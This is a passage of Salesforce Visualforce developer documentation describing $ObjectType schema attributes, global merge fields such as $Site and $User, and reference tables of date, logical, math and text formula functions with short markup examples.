		`<apex:repeat`
		`value="{!$ObjectType.Contact.FieldSets.properNames}"`
		`    var="f">`

keyPrefix	String	The three-character prefix code for the object. Record IDs are prefixed with three-character codes that specify the object type. For example, accounts have a prefix of 001 and opportunities have a prefix of 006). $ObjectType returns a value for objects that have a stable prefix. For object types that don't have a stable or predictable prefix, this field is blank. Pages that rely on these codes can use this way of determining object types to ensure forward compatibility.
label	String	The object's label, which often matches the object name. For example, an organization in the medical industry might change the label for Account to Patient. This label matches the one used in the Salesforce user interface.
labelPlural	String	The object's plural label, which often matches the object name. For example, an organization in the medical industry might change the plural label for Account to Patients. This label matches the one used in the Salesforce user interface.
name	String	The name of the object.
accessible	Boolean	true if the current user can see this object, false otherwise.
createable	Boolean	true if the object can be created by the current user, false otherwise.
custom	Boolean	true if the object is a custom object, false if it's a standard object.
deletable	Boolean	true if the object can be deleted by the current user, false otherwise.
mergeable	Boolean	true if the object can be merged with other objects of its type by the current user, false otherwise.
queryable	Boolean	true if the object can be queried by the current user, false otherwise
searchable	Boolean	true if the object can be searched by the current user, false otherwise.
undeletable	Boolean	true if the object can't be undeleted by the current user, false otherwise.
updateable	Boolean	true if the object can be updated by the current user, false otherwise.

Field Schema Details Available Using `$ObjectType`

The `$ObjectType` global variable provides access to a variety of schema information about the objects in your organization. Use it to reference names, labels, and data types of fields on an object, for example.

Important: Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations.

The information available using `$ObjectType` parallels but is a subset of the details available using the Apex describe result, the `DescribeFieldResult` object. This table describes the attributes available from the `$ObjectType` global variable.

Name	Data Type	Description
`byteLength`	Integer	For variable-length fields (including binary fields), the maximum size of the field, in bytes.
`calculatedFormula`	String	The formula specified for this field.
`controller`	Schema.sObjectField (as a string)	The controlling field, if this is a dependent field.
`defaultValueFormula`	String	The default value specified for this field if a formula isn't used.
`digits`	Integer	The maximum number of digits specified for the field, or zero for non-numeric fields.
`inlineHelpText`	String	The content of the field-level help.
`label`	String	The text label that's displayed next to the field in the Salesforce user interface. This label can be localized.
`length`	Integer	For string fields, the maximum size of the field in Unicode characters (not bytes).
`localName`	String	The name of the field.
`name`	String	The field name used in Apex.
`picklistValues`	List <Schema.PicklistEntry>	A list of the field's picklist items, or an empty list if the field is not a picklist.
`precision`	Integer	For fields of type Double, the maximum number of digits that can be stored, including all numbers to the left and to the right of the decimal point (but excluding the decimal point character).
`referenceTo`	List <Schema.sObjectType>	A list of the parent objects of this field. If the `namePointing` attribute is `true`, there's more than one entry in the list, otherwise there's only one.
`relationshipName`	String	The name of the relationship. For more information about relationships and relationship names, see Understanding Relationship Names in the *SOQL and SOSL Reference*.
`relationshipOrder`	Integer	This attribute is 1 if the field is a child, 0 otherwise. For more information about relationships and relationship

Name	Data Type	Description
		names, see Understanding Relationship Names in the *SOQL and SOSL Reference*.
`scale`	Integer	For fields of type Double, the number of digits to the right of the decimal point. Any extra digits to the right of the decimal point are truncated.
`soapType`	Schema.SOAPType (as a string)	One of the SoapType enum values, depending on the type of field. For more information, see SOAPType Enum in the *Apex Developer Guide*.
`sObjectField`	Schema.sObjectField (as a string)	A reference to this field.
`type`	Schema.DisplayType (as a string)	One of the DisplayType enum values, depending on the type of field. For more information, see DisplayType Enum in the *Apex Developer Guide*.
`accessible`	Boolean	`true` if the current user can see this field, `false` otherwise.
`autoNumber`	Boolean	`true` if the field is an Auto Number field, `false` otherwise.
`calculated`	Boolean	`true` if the field is a custom formula field, `false` otherwise.
`cascadeDelete`	Boolean	`true` if the child object is deleted when the parent object is deleted, `false` otherwise.
`caseSensitive`	Boolean	`true` if the field is case sensitive, `false` otherwise.
`createable`	Boolean	`true` if the field can be created by the current user, `false` otherwise.
`custom`	Boolean	`true` if the field is a custom field, `false` if it's a standard object.
`defaultedOnCreate`	Boolean	`true` if the field receives a default value when created, `false` otherwise.
`dependentPicklist`	Boolean	`true` if the picklist is a dependent picklist, `false` otherwise.
`externalId`	Boolean	`true` if the field is used as an external ID, `false` otherwise.
`filterable`	Boolean	`true` if the field can be used as part of the filter criteria of a `WHERE` statement, `false` otherwise.
`groupable`	Boolean	`true` if the field can be included in the `GROUP BY` clause of a SOQL query, `false` otherwise.
`htmlFormatted`	Boolean	`true` if the field has been formatted for HTML and should be encoded for display in HTML, `false`

Name	Data Type	Description
		otherwise. One example of a field that is `true` for this attribute is a hyperlink custom formula field. Another example is a custom formula field that has an `IMAGE` text function.
`idLookup`	Boolean	`true` if the field can be used to specify a record in an `upsert` method, `false` otherwise.
`nameField`	Boolean	`true` if the field is a name field, `false` otherwise. This method is used to identify the name field for standard objects (such as `AccountName` for an Account object) and custom objects. Objects can only have one name field, except where the `FirstName` and `LastName` fields are used instead (such as on the Contact object).
`namePointing`	Boolean	`true` if the field can have multiple types of objects as parents. For example, a task can have both the `Contact/Lead ID` (`WhoId`) field and the `Opportunity/Account ID` (`WhatId`) field be `true` for this attribute because either of those objects can be the parent of a particular task record. This attribute is `false` otherwise.
`nillable`	Boolean	`true` if the field is nillable, `false` otherwise.
`permissionable`	Boolean	`true` if field permissions can be specified for the field, `false` otherwise.
`restrictedDelete`	Boolean	`true` if the parent object can't be deleted because it's referenced by a child object, `false` otherwise.
`restrictedPicklist`	Boolean	`true` if the field is a restricted picklist, `false` otherwise.
`sortable`	Boolean	`true` if a query can sort on the field, `false` otherwise.
`unique`	Boolean	`true` if the value for the field must be unique, `false` otherwise.
`updateable`	Boolean	`true` if: • The field can be edited by the current user, or • Child records in a master-detail relationship field on a custom object can be reparented to different parent records `false` otherwise.

Name	Data Type	Description
`writeRequiresMasterRead`	Boolean	`true` if writing to the detail object requires read sharing instead of read/write sharing of the parent.

SEE ALSO:

Dynamic References to Schema Details Using $ObjectType

$Organization

A global merge field type to use when referencing information about your company profile. Use organization merge fields to reference your organization’s city, fax, ID, or other details.

Usage

Use dot notation to access your organization’s information. For example:

```
{!$Organization.Street}
{!$Organization.State}
```

The organization merge fields get their values from whatever values are currently stored as part of your company information in Salesforce.

Note that `{!$Organization.UiSkin}` is a picklist value, and so should be used with picklist functions such as `ISPICKVAL()` in custom fields, validation rules, Visualforce expressions, flow formulas, process formulas, and workflow rule formulas.

Example

Values accessible using the `$Organization` global variable include:

```
{!$Organization.Id}
{!$Organization.Name}
{!$Organization.Division}
{!$Organization.Street}
{!$Organization.City}
{!$Organization.State}
{!$Organization.PostalCode}
{!$Organization.Country}
{!$Organization.Fax}
{!$Organization.Phone}
{!$Organization.GoogleAppsDomain}
{!$Organization.UiSkin}
```

$Page

A global merge field type to use when referencing a Visualforce page.

Usage

Use this expression in a Visualforce page to link to another Visualforce page.

Example

```
<apex:page>
  <h1>Linked</h1>
  <apex:outputLink value="{!$Page.otherPage}">
    This is a link to another page.
  </apex:outputLink>
</apex:page>
```

`$Permission`

A global merge field type to use when referencing information about the current user's custom permission access. Use permission merge fields to reference information about the user's current access to any of your organization's custom permissions.

Usage

1. Select the field type: $Permission.
2. Select a merge field such as `$Permission.customPermissionName`.

Example

To have a pageblock only appear for users that have the custom permission seeExecutiveData, use the following.

```
<apex:pageBlock rendered="{!$Permission.seeExecutiveData}">
   <!-- Executive Data Here -->
</apex:pageBlock>
```

Note: $Permission appears only if custom permissions have been created in your organization. For more information, see Custom Permissions.

`$Profile`

A global merge field type to use when referencing information about the current user's profile. Use profile merge fields to reference information about the user's profile such as license type or name.

Usage

Use dot notation to access your organization's information.

Note that you can't use the following `$Profile` values in Visualforce:

- `LicenseType`
- `UserType`

Example

```
{!$Profile.Id}
{!$Profile.Name}
```

`$Resource`

A global merge field type to use when referencing an existing static resource by name in a Visualforce page. You can also use resource merge fields in `URLFOR` functions to reference a particular file in a static resource archive.

Usage

Use `{!$Resource}` to reference an existing static resource. The format is `{!$Resource.`***`nameOfResource`***`}`, such as `{!$Resource.TestImage}`.

Examples

The Visualforce component below references an image file that was uploaded as a static resource and given the name `TestImage`:

```
<apex:image url="{!$Resource.TestImage}" width="50" height="50"/>
```

To reference a file in an archive (such as a `.zip` or `.jar` file), use the `URLFOR` function. Specify the static resource name that you provided when you uploaded the archive with the first parameter, and the path to the desired file within the archive with the second. For example:

```
<apex:image url="{!URLFOR($Resource.TestZip,
                  'images/Bluehills.jpg')}" width="50" height="50"/>
```

You can also use dynamic references to reference static resources. For example, `{!$Resource[appLogo]}`, assuming there is an `appLogo` property or `getAppLogo()` method in your page's controller.

SEE ALSO:

Styling Visualforce Pages

`$SControl`

A global merge field type to use when referencing an existing custom s-control by name. This merge field type results in a URL to a page where the s-control executes.

Important: Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected and can still be edited.

Usage

Use dot notation to access an existing s-control by its name.

Example

The following example shows how to link to an s-control named HelloWorld in a Visualforce page:

```
<apex:page>
<apex:outputLink
    value="{!$SControl.HelloWorld}">Open the HelloWorld s-control</apex:outputLink>
</apex:page>
```

Note that if you simply want to embed an s-control in a page, you can use the `<apex:scontrol>` tag without the $SControl merge field. For example:

```
<apex:page>
    <apex:scontrol controlName="HelloWorld" />
</apex:page>
```

$Setup

A global merge field type to use when referencing a custom setting of type "hierarchy."

Usage

Use `$Setup` to access hierarchical custom settings and their field values using dot notation. For example, `$Setup.App_Prefs__c.Show_Help_Content__c`.

Hierarchical custom settings allow values at any of three different levels:

1. Organization, the default value for everyone
2. Profile, which overrides the Organization value
3. User, which overrides both Organization and Profile values

Salesforce automatically determines the correct value for this custom setting field based on the running user's current context.

Custom settings of type "list" aren't available on Visualforce pages using this global variable. You can access list custom settings in Apex.

Example

The following example illustrates how to conditionally display an extended help message for an input field, depending on the user's preference:

```
<apex:page>
    <apex:inputField value="{!usr.Workstation_Height__c}"/>
    <apex:outputPanel id="helpWorkstationHeight"
        rendered="{!$Setup.App_Prefs__c.Show_Help_Content__c}">
        Enter the height for your workstation in inches, measured from the
        floor to top of the work surface.
    </apex:outputPanel>
    ...
</apex:page>
```

If the organization level for the custom setting is set to `true`, users see the extended help message by default. If an individual prefers to not see the help messages, they can set their custom setting to `false`, to override the organization (or profile) value.

$Site

A global merge field type to use when referencing information about the current Salesforce site.

Usage

Use dot notation to access information about the current Salesforce site. Note that only the following site fields are available:

Merge Field	Description
$Site.Name	Returns the API name of the current site.
$Site.Domain	Returns your Salesforce Sites based URL.
$Site.CustomWebAddress	Returns the request's custom URL if it doesn't end in `force.com` or returns the site's primary custom URL. If neither exist, then this returns an empty string. Note that the URL's path is always the root, even if the request's custom URL has a path prefix. If the current request is not a site request, then this field returns an empty string. This field's value always ends with a `/` character. Use of $Site.CustomWebAddress is discouraged and we recommend using $Site.BaseCustomUrl instead.
$Site.OriginalUrl	Returns the original URL for this page if it's a designated error page for the site; otherwise, returns `null`.
$Site.CurrentSiteUrl	Returns the base URL of the current site that references and links should use. Note that this field might return the referring page's URL instead of the current request's URL. This field's value includes a path prefix and always ends with a `/` character. If the current request is not a site request, then this field returns an empty string. Use of $Site.CurrentSiteUrl is discouraged. Use $Site.BaseUrl instead.
$Site.LoginEnabled	Returns `true` if the current site is associated with an active login-enabled portal; otherwise returns `false`.
$Site.RegistrationEnabled	Returns `true` if the current site is associated with an active self-registration-enabled Customer Portal; otherwise returns `false`.
$Site.IsPasswordExpired	For authenticated users, returns `true` if the currently logged-in user's password is expired. For non-authenticated users, returns `false`.
$Site.AdminEmailAddress	Returns an empty string. This merge field is deprecated.
$Site.Prefix	Returns the URL path prefix of the current site. For example, if your site URL is *`MyDomainName`*`.my.salesforce-sites.com/partners`, `/partners` is the path prefix. Returns `null` if the prefix isn't defined. If the current request is not a site request, then this field returns an empty string.
$Site.Template	Returns the template name associated with the current site; returns the default template if no template has been designated.
$Site.ErrorMessage	Returns an error message for the current page if it's a designated error page for the site and an error exists; otherwise, returns an empty string.
$Site.ErrorDescription	Returns the error description for the current page if it's a designated error page for the site and an error exists; otherwise, returns an empty string.
$Site.AnalyticsTrackingCode	The tracking code associated with your site. Services such as Google Analytics can use this code to track page request data for your site.
$Site.BaseCustomUrl	Returns a base URL for the current site that doesn't use a subdomain. The returned URL uses the same protocol (HTTP or HTTPS) as the current request if at least one non-force.com custom URL that supports HTTPS exists on the site. The returned value never ends with a `/` character. If all the custom URLs in this site end in

Merge Field	Description
	force.com or salesforce-sites.com, or this site has no custom URLs, then this returns an empty string. If the current request is not a site request, then this method returns an empty string. This field replaces CustomWebAddress and includes the custom URL's path prefix.
$Site.BaseInsecureUrl	This merge field is deprecated. Returns a base URL for the current site that uses HTTP instead of HTTPS. The current request's domain is used. The returned value includes the path prefix and never ends with a / character. If the current request is not a site request, then this method returns an empty string
$Site.BaseRequestUrl	Returns the base URL of the current site for the requested URL. This isn't influenced by the referring page's URL. The returned URL uses the same protocol (HTTP or HTTPS) as the current request. The returned value includes the path prefix and never ends with a / character. If the current request is not a site request, then this method returns an empty string.
$Site.BaseSecureUrl	Returns a base URL for the current site that uses HTTPS instead of HTTP. The current request's domain is preferred if it supports HTTPS. Domains that are not force.com subdomains are preferred over force.com subdomains. A force.com subdomain, if associated with the site, is used if no other HTTPS domains exist in the current site. If there are no HTTPS custom URLs in the site, then this method returns an empty string. The returned value includes the path prefix and never ends with a / character. If the current request is not a site request, then this method returns an empty string.
$Site.BaseUrl	Returns the base URL of the current site that references and links should use. Note that this field may return the referring page's URL instead of the current request's URL. This field's value includes the path prefix and never ends with a / character. If the current request is not a site request, then this field returns an empty string. This field replaces $Site.CurrentSiteUrl.
$Site.MasterLabel	Returns the value of the Master Label field for the current site. If the current request is not a site request, then this field returns an empty string.
$Site.SiteId	Returns the ID of the current site. If the current request is not a site request, then this field returns an empty string.
$Site.SiteType	Returns the API value of the Site Type field for the current site. If the current request is not a site request, then this field returns an empty string.
$Site.SiteTypeLabel	Returns the value of the Site Type field's label for the current site. If the current request is not a site request, then this field returns an empty string.

Example

The following example shows how to use the $Site.Template merge field:

```
<apex:page title="Job Application Confirmation" showHeader="false"
    standardStylesheets="true">
    <!-- The site template provides layout & style for the site -->
    <apex:composition template="{!$Site.Template}">

    <apex:define name="body">
        <apex:form>
            <apex:commandLink value="<- Back to Job Search"
                onclick="window.top.location='{!$Page.PublicJobs}';return false;"/>
            <br/>
            <br/>
            <center>
                <apex:outputText value="Your application has been saved.
                    Thank you for your interest!"/>
            </center>
            <br/>
            <br/>
        </apex:form>
    </apex:define>

    </apex:composition>
</apex:page>
```

$System.OriginDateTime

A global merge field that represents the literal value of 1900-01-01 00:00:00.

Usage

Use this global variable when performing date/time offset calculations, or to assign a literal value to a date/time field.

Example

The following example calculates the number of days that have passed since January 1, 1900:

```
{!NOW() - $System.OriginDateTime}
```

$User

A global merge field type to use when referencing information about the current user. User merge fields can reference information about the user such as alias, title, and ID.

Most of the fields available on the User standard object are also available on $User.

Usage

Use dot notation to access the current user’s information. For example:

```
{!IF (CONTAINS($User.Alias, Smith) True, False)}
```

Example

The following example displays the current user's company name, as well as the status of the current user (which returns a Boolean value).

```
<apex:page>
  <h1>Congratulations</h1>
   This is your new Apex Page
   <p>The current company name for this
      user is: {!$User.CompanyName}</p>
   <p>Is the user active?
      {!$User.isActive}</p>
</apex:page>
```

`$User.UITheme` and `$User.UIThemeDisplayed`

These global merge fields identify the Salesforce look and feel a user sees on a given Web page.

The difference between the two variables is that `$User.UITheme` returns the look and feel the user is supposed to see, while `$User.UIThemeDisplayed` returns the look and feel the user actually sees. For example, a user can have the preference and permissions to see the Lightning Experience look and feel, but if they're using a browser that doesn't support that look and feel, for example, older versions of Internet Explorer, `$User.UIThemeDisplayed` returns a different value.

Usage

Use these variables to identify the CSS used to render Salesforce web pages to a user. Both variables return one of the following values.

Valid values include:

- `Theme1`—Obsolete Salesforce theme
- `Theme2`—Salesforce Classic 2005 user interface theme
- `Theme3`—Salesforce Classic 2010 user interface theme
- `Theme4d`—Modern "Lightning Experience" Salesforce theme
- `Theme4t`—Salesforce mobile app theme
- `Theme4u`—Lightning Console theme
- `PortalDefault`—Salesforce Customer Portal theme that applies to Customer Portals only and not to Experience Builder sites
- `Webstore`—AppExchange theme

Example

The following example shows how you can render different layouts based on a user's theme:

```
<apex:page>
    <apex:pageBlock title="My Content" rendered="{!$User.UITheme == 'Theme2'}">
        // this is the old theme...
    </apex:pageBlock>

    <apex:pageBlock title="My Content" rendered="{!$User.UITheme == 'Theme3'}">
       // this is the classic theme ...
    </apex:pageBlock>
</apex:page>
```

$UserRole

A global merge field type to use when referencing information about the current user's role. Role merge fields can reference information such as role name, description, and ID.

Usage

Use dot notation to access information about the current user's role.

Note that you can't use the following `$UserRole` values in Visualforce:

- `CaseAccessForAccountOwner`
- `ContactAccessForAccountOwner`
- `OpportunityAccessForAccountOwner`
- `PortalType`

Example

```
{!$UserRole.LastModifiedById}
```

Functions

Use functions to transform data from records, perform calculations, or to provide values for Visualforce attributes.

Functions must be used in a Visualforce expression to be evaluated. You can use the following functions in your Visualforce pages.

Note: Within an email template, merge fields can only be used in formula functions and operations when the merge field belongs to the record the email will be related to, otherwise these fields won't resolve.

Date and Time Functions

Note: The date/time data type might not evaluate correctly in formula expressions for Visualforce pages with an API version less than 20.0. It may be incorrectly interpreted as just a date type.

Function	Description	Use
ADDMONTHS	Returns the date that is the indicated number of months before or after a specified date. If the specified date is the last day of the month, the resulting date is the last day of the resulting month. Otherwise, the result has the same date component as the specified date.	`ADDMONTHS` (*`date`*, *`num`*) and replace *`date`* with the start date and *`num`* with the number of months to be added.
DATE	Returns a date value from year, month, and day values you enter. Salesforce displays an error on the detail page if the value of the DATE function in a formula field is an invalid date, such as February 29 in a non-leap year.	`DATE` ***`(year,month,day)`*** and replace *`year`* with a four-digit year, *`month`* with a two-digit month, and *`day`* with a two-digit day.

Function	Description	Use
DATEVALUE	Returns a date value for a date/time or text expression.	`DATEVALUE(expression)` and replace `expression` with a date/time or text value, merge field, or expression.
DATETIMEVALUE	Returns a year, month, day, and GMT time value.	`DATETIMEVALUE(expression)` and replace `expression` with a date/time or text value, merge field, or expression.
DAY	Returns a day of the month in the form of a number between 1 and 31.	`DAY(date)` and replace `date` with a date field or value such as `TODAY()`.
HOUR	Returns the local time hour value without the date in the form of a number from 1 through 24.	`HOUR(time)` and replace `time` with a time value or value such as `TIMENOW()`.
MILLISECOND	Returns a milliseconds value in the form of a number from 0 through 999.	`MILLISECOND(time)` and replace `time` with a time value or value such as `TIMENOW()`.
MINUTE	Returns a minute value in the form of a number from 0 through 60.	`MINUTE(time)` and replace `time` with a time value or value such as `TIMENOW()`.
MONTH	Returns the month, a number between 1 (January) and 12 (December) in number format of a given date.	`MONTH(date)` and replace `date` with the field or expression for the date containing the month you want returned.

NOW	Returns a date/time representing the current moment.
	The `NOW` function returns the current date and time in the GMT timezone. `{!NOW()}` For example:
	`Today's date and time is: {!NOW()}`
	produces the following:
	`Today's date and time is: Mon Jul 21 16:12:10 GMT 2008`
	Tips
	• Don't remove the parentheses.
	• Keep the parentheses empty. They do not need to contain a value.
	• Use addition or subtraction operators and a number with a `NOW` function to return a different date and time. For example `{!NOW() +5}` calculates the date and time five days ahead of now.
		`NOW()`

Function	Description	Use
	• If you prefer to use a date time field, use TODAY.	
SECOND	Returns a seconds value in the form of a number from 0 through 60.	`SECOND(`***`time`***`)` and replace *`time`* with a time value or value such as `TIMENOW()`.
TIMENOW	Returns a time value in GMT representing the current moment. Use this function instead of the NOW function if you only want to track time, without a date.	`TIMENOW()`
TIMEVALUE	Returns the local time value without the date, such as business hours.	`TIMEVALUE(`***`value`***`)` and replace *`value`* with a date/time or text value, merge field, or expression.

TODAY	Returns the current date as a date data type.
	The `TODAY` function returns the current day. For example, The following markup:
	`Today's date is: {!TODAY()}`
	produces the following output:
	`Today's date is: Mon Jul 21 00:00:00 GMT 2008`
	Tips
	• Do not remove the parentheses.
	• Keep the parentheses empty. They do not need to contain a value.
	• Use addition and subtraction operators with a `TODAY` function and numbers to return a date. For example `{!TODAY() +7}` calculates the date seven days ahead of now.
	• If you prefer to use a date time field, use NOW.
		`TODAY()`

WEEKDAY	Returns the day of the week for the given date, using 1 for Sunday, 2 for Monday, through 7 for Saturday.	`WEEKDAY(`***`date`***`)`
YEAR	Returns the four-digit year in number format of a given date.	`YEAR(`***`date`***`)` and replace *`date`* with the field or expression that contains the year you want returned.

Logical Functions

Function	Description	Use

AND	Returns a TRUE response if all values are true; returns a FALSE response if one or more values are false.
	The following markup displays the word "Small" if the price and quantity are less than one. This field is blank if the asset has a price or quantity greater than one.
	`{!IF(AND(Price < 1,`
	`   Quantity < 1),`
	`   "Small", null)}`
	You can use `&&` instead of the word `AND` in your Visualforce markup. For example, `AND(Price < 1, Quantity < 1)` is the same as `(Price < 1) && (Quantity < 1)`.
	- Make sure the *`value_if_true`* and *`value_if_false`* expressions have the same data type.
		`AND(logical1,logical2,...)` and replace *`logical1,logical2,...`* with the values that you want evaluated.

BLANKVALUE	Determines if an expression has a value and returns a substitute expression if it doesn't. If the expression has a value, returns the value of the expression.	`BLANKVALUE(`***`expression, substitute_expression`***`)` and replace *`expression`* with the expression you want evaluated; replace *`substitute_expression`* with the value you want to replace any blank values.
CASE	Checks a given expression against a series of values. If the expression is equal to a value, returns the corresponding result. If it isn't equal to any values, it returns the `else_result`.	`CASE(`***`expression,value1, result1, value2, result2,..., else_result`***`)` and replace *`expression`* with the field or value you want compared to each specified value. Replace each value and result with the value that must be equivalent to return the result entry. Replace *`else_result`* with the value you want returned when the expression doesn't equal any values.
IF	Determines if expressions are true or false. Returns a given value if true and another value if false. The following markup returns "Private" if the opportunity `IsPrivate` field is set to	`IF(`***`logical_test, value_if_true, value_if_false`***`)` and replace *`logical_test`* with the expression you want evaluated; replace *`value_if_true`* with the value you

Function	Description	Use
	true; it returns "Not Private" if the field is set to false. `{!IF(opportunity.IsPrivate, "Private", "Not Private")}`	want returned if the expression is true; replace *`value_if_false`* with the value you want returned if the expression is false.
ISBLANK	Determines if an expression has a value and returns TRUE if it does not. If it contains a value, this function returns FALSE.	`ISBLANK(`***`expression`***`)` and replace *`expression`* with the expression you want evaluated.
ISCLONE	Checks if the record is a clone of another record and returns TRUE if one item is a clone. Otherwise, returns FALSE.	`ISCLONE()`
ISNEW	Checks if the formula is running during the creation of a new record and returns TRUE if it is. If an existing record is being updated, this function returns FALSE.	`ISNEW()`

ISNULL	Determines if an expression is null (blank) and returns TRUE if it is. If it contains a value, this function returns FALSE.	`(IF(ISNULL(Maint_Amount__c),`
		` 0, 1) +`
		
		`IF(ISNULL(Services_Amount__c),`
		` 0,1) +`
		
		`IF(ISNULL(Discount_Percent__c),`
		` 0, 1) +`
		`   IF(ISNULL(Amount), 0, 1)`
		`+`
		`    IF(ISNULL(Timeline__c),`
		`0, 1)) / 5`

ISNUMBER	Determines if a text value is a number and returns TRUE if it is. Otherwise, it returns FALSE.	`ISNUMBER(`***`text`***`)` and replace *`text`* with the merge field name for the text field.
NOT	Returns FALSE for TRUE and TRUE for FALSE. The following markup returns the value of `ReportAcct` if the account `IsActive` field is set to false. It returns the value of `SaveAcct` if `IsActive` is set to true. `{!IF(NOT(Account.IsActive)ReportAcct, SaveAcct)}` You can use `!` instead of the word `NOT` in your Visualforce markup. For example, `NOT(Account.IsActive)` is the same as `!Account.IsActive)`.	`NOT(`***`logical`***`)` and replace *`logical`* with the expression that you want evaluated.

Function	Description	Use
NULLVALUE	Determines if an expression is null (blank) and returns a substitute expression if it is. If the expression is not blank, returns the value of the expression.	NULLVALUE(***expression, substitute_expression***) and replace *expression* with the expression you want to evaluate; replace *substitute_expression* with the value you want to replace any blank values.

OR	Determines if expressions are true or false. Returns TRUE if any expression is true. Returns FALSE if all expressions are false.
	The following markup will return the value of `VerifyAcct` if either account field `IsActive__c` or `IsNew__c` is set to true.
	`{!IF(OR(Account.IsActive__c,`
	`   Account.IsNew__C))`
	`   VerifyAcct, CloseAcct)}`
	You can use `||` instead of the word `OR` in your Visualforce markup. For example, `OR(Price < 1, Quantity < 1)` is the same as `((Price < 1) || (Quantity < 1))`.
		OR(***logical1, logical2...***) and replace any number of logical references with the expressions you want evaluated.

PRIORVALUE	Returns the previous value of a field.	PRIORVALUE(***field***)

Math Functions

Function	Description	Use
ABS	Calculates the absolute value of a number. The absolute value of a number is the number without its positive or negative sign.	*ABS(number)* and replace *number* with a merge field, expression, or other numeric value that has the sign you want removed.
CEILING	Rounds a number up to the nearest integer, away from zero if negative.	CEILING(***number***) and replace *number* with the field or expression you want rounded.
EXP	Returns a value for e raised to the power of a number you specify.	EXP(***number***) and replace *number* with a number field or value such as 5.
FLOOR	Returns a number rounded down to the nearest integer, towards zero if negative.	FLOOR(***number***) and replace *number* with a number field or value such as 5.245.

Function	Description	Use
LN	Returns the natural logarithm of a specified number. Natural logarithms are based on the constant e value of 2.71828182845904.=	`LN(`***`number`***`)` and replace *`number`* with the field or expression for which you want the natural logarithm.
LOG	Returns the base 10 logarithm of a number.	`LOG(`***`number`***`)` and replace *`number`* with the field or expression from which you want the base 10 logarithm calculated.
MAX	Returns the highest number from a list of numbers.	`MAX(`***`number, number,...`***`)` and replace *`number`* with the fields or expressions from which you want to retrieve the highest number.
MCEILING	Rounds a number up to the nearest integer, towards zero if negative.	`MCEILING(`***`number`***`)`
MFLOOR	Rounds a number down to the nearest integer, away from zero if negative.	`MFLOOR(`***`number`***`)`
MIN	Returns the lowest number from a list of numbers.	`MIN(`***`number, number,...`***`)` and replace *`number`* with the fields or expressions from which you want to retrieve the lowest number.
MOD	Returns a remainder after a number is divided by a specified divisor.	`MOD(`***`number, divisor`***`)` and replace *`number`* with the field or expression you want divided; replace *`divisor`* with the number to use as the divisor.
ROUND	Returns the nearest number to a number you specify, constraining the new number by a specified number of digits.	`ROUND(`***`number, num_digits`***`)` and replace *`number`* with the field or expression you want rounded; replace *`num_digits`* with the number of decimal places you want to consider when rounding.
SQRT	Returns the positive square root of a given number.	`SQRT(`***`number`***`)` and replace *`number`* with the field or expression you want computed into a square root.

Text Functions

Function	Description	Use
BEGINS	Determines if text begins with specific characters and returns TRUE if it does. Returns FALSE if it doesn't. The following markup will return true if the opportunity `StageName` field begins with the string "Closed". Standard stage names	`BEGINS(`***`text,`***` compare_text)` and replace *`text, compare_text`* with the characters or fields you want to compare.

Function	Description	Use
	"Closed Won" and "Closed Lost" would both return true. `{!BEGINS(opportunity.StageName, 'Closed')}` This function is case-sensitive so be sure your *`compare_text`* value has the correct capitalization. Also, this function only works with text, not with numbers or other data types.	
BR	Inserts a line break in a string of text.	`BR()`
CASESAFEID	Converts a 15-character ID to a case-insensitive 18-character ID.	`CASESAFEID(`***`id`***`)` and replace *`id`* with the object's ID.
CONTAINS	Compares two arguments of text and returns TRUE if the first argument contains the second argument. If not, returns FALSE. The following example checks the content of a custom text field named `Product_Type` and returns "Parts" for any product with the word "part" in it. Otherwise, it returns "Service." `{!IF(contains(opportunity.Product_Type__c, "part"), "Parts", "Service")}` This function is case-sensitive so be sure your *`compare_text`* value has the correct capitalization.	`CONTAINS(`***`text, compare_text`***`)` and replace *`text`* with the text that contains the value of *`compare_text`*.
FIND	Returns the position of a string within a string of text represented as a number.	`FIND(`***`search_text, text`***`[,`***`start_num`***`])` and replace *`search_text`* with the string you want to find, replace *`text`* with the field or expression you want to search, and replace *`start_num`* with the number of the character from which to start searching from left to right.
GETSESSIONID	Returns the user's session ID.	`GETSESSIONID()`

Function	Description	Use
HTMLENCODE	Encodes text and merge field values for use in HTML by replacing characters that are reserved in HTML, such as the greater-than sign (>), with HTML entity equivalents, such as `&gt;`.	`{!HTMLENCODE(`***`text`***`)}` and replace *`text`* with the merge field or text string that contains the reserved characters.
ISPICKVAL	Determines if the value of a picklist field is equal to a text literal you specify.	`ISPICKVAL(`***`picklist_field, text_literal`***`)` and replace *`picklist_field`* with the merge field name for the picklist; replace *`text_literal`* with the picklist value in quotes. *`text_literal`* cannot be a merge field or the result of a function.
JSENCODE	Encodes text and merge field values for use in JavaScript by inserting escape characters, such as a backslash (\\), before unsafe JavaScript characters, such as the apostrophe (').	`{!JSENCODE(`***`text`***`)}` and replace *`text`* with the merge field or text string that contains the unsafe JavaScript characters.
JSINHTMLENCODE	Encodes text and merge field values for use in JavaScript inside HTML tags by replacing characters that are reserved in HTML with HTML entity equivalents and inserting escape characters before unsafe JavaScript characters. `JSINHTMLENCODE(`***`someValue`***`)` is a convenience function that is equivalent to `JSENCODE(HTMLENCODE((`***`someValue`***`)).` That is, `JSINHTMLENCODE` first encodes *`someValue`* with `HTMLENCODE`, and then encodes the result with `JSENCODE`.	`{!JSINHTMLENCODE(`***`text`***`)}` and replace *`text`* with the merge field or text string that contains the unsafe JavaScript characters.
LEFT	Returns the specified number of characters from the beginning of a text string.	`LEFT(`***`text, num_chars`***`)` and replace *`text`* with the field or expression you want returned; replace *`num_chars`* with the number of characters from the left you want returned.
LEN	Returns the number of characters in a specified text string. `{!LEN(Account.name)}` returns the number of characters in the Account name. `LEN` counts spaces as well as characters. `{!LEN("The Spot")}` returns 8.	`LEN(`***`text`***`)` and replace *`text`* with the field or expression whose length you want returned.

Function	Description	Use
LOWER	Converts all letters in the specified text string to lowercase. Any characters that are not letters are unaffected by this function. Locale rules are applied if a locale is provided.	`LOWER(`***`text, [locale]`***`)` and replace *`text`* with the field or text you wish to convert to lowercase, and *`locale`* with the optional two-character ISO language code or five-character locale code, if available.
LPAD	Inserts characters you specify to the left-side of a text string.	`LPAD(`***`text, padded_length`***`[,`***`pad_string`***`])` and replace the variables: • *`text`* is the field or expression you want to insert characters to the left of. • *`padded_length`* is the number of total characters in the text that will be returned. • *`pad_string`* is the character or characters that should be inserted. *`pad_string`* is optional and defaults to a blank space. If the value in *`text`* is longer than *`pad_string`*, *`text`* is truncated to the size of *`padded_length`*.
